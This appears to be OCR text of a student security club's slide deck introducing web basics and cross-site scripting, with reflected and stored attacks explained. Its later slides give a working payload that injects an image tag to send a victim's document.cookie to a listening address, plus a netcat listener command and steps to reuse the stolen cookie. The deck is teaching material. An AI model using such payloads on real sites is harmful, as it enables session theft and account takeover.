
The Basics of Building (and Breaking) the Web


...

UWB Gray Hats, Fall 2018, Week 2


How the Web Works




How the Web Works




How the Web Works




How the Web Works



How the Web Works



How the Web Works



Client-Side Code Components

CLIENT-SIDE CODE AND INPUT IS VULNERABLE

Client-Side Code Components

HTML

CSS

JavaScript

Simple Example

http://www.uwb.edu

Page Inspection & Modification

Cross-Site Scripting (XSS)

Enables attackers to inject client-side code into other clients' browsers

- Reflected Attacks
- Stored Attacks

XSS: Reflected Attacks

GET vs. POST

- GET: Request Parameters Passed in URL
- POST: Request Parameters Passed in Message Body

XSS: Reflected Attacks

Code embedded in URL parameters

XSS: Stored Attacks

Code written to database

Called by user when page loaded

XSS: What else can we do?

Cookie Stealing

document.cookie

How to Send Data to Another Server?

Image Request

<img src= https://www.google.com/images/branding/googlelogo/2x/googlelogo_color_272x92dp.png >

How to Send Data to Another Server?

Image Request

<img src= https://www.google.com/images/branding/googlelogo/2x/googlelogo_color_272x92dp.png >

Image Request to Malicious Server

<img src=http://(listening ip):(port)?c=(data) >

Constructing HTML with JavaScript

<script>document.write()</script>

Constructing HTML with JavaScript

```
<script>document.write()</script>
```

```
<script>document.write(' ')</script>
```

Constructing HTML with JavaScript

```
<script>document.write()</script>

<script>document.write(' ')</script>

<script>document.write('<img src=http://10.0.2.5:5555?c=' +
escape (document.cookie) + ' >');</script>
```

Setting up a Listener

Remember last week?

Setting up a Listener

Remember last week?

nc -lvp 5555

Additional Steps

Steal a cookie with a Stored XSS Attack

Set up a persistent listener

Instead of a netcat listener, use a script that can parse the data and isolate the cookie

Use the cookie in a malicious request

Identifying the Contents of a Request

Wireshark

Burp Suite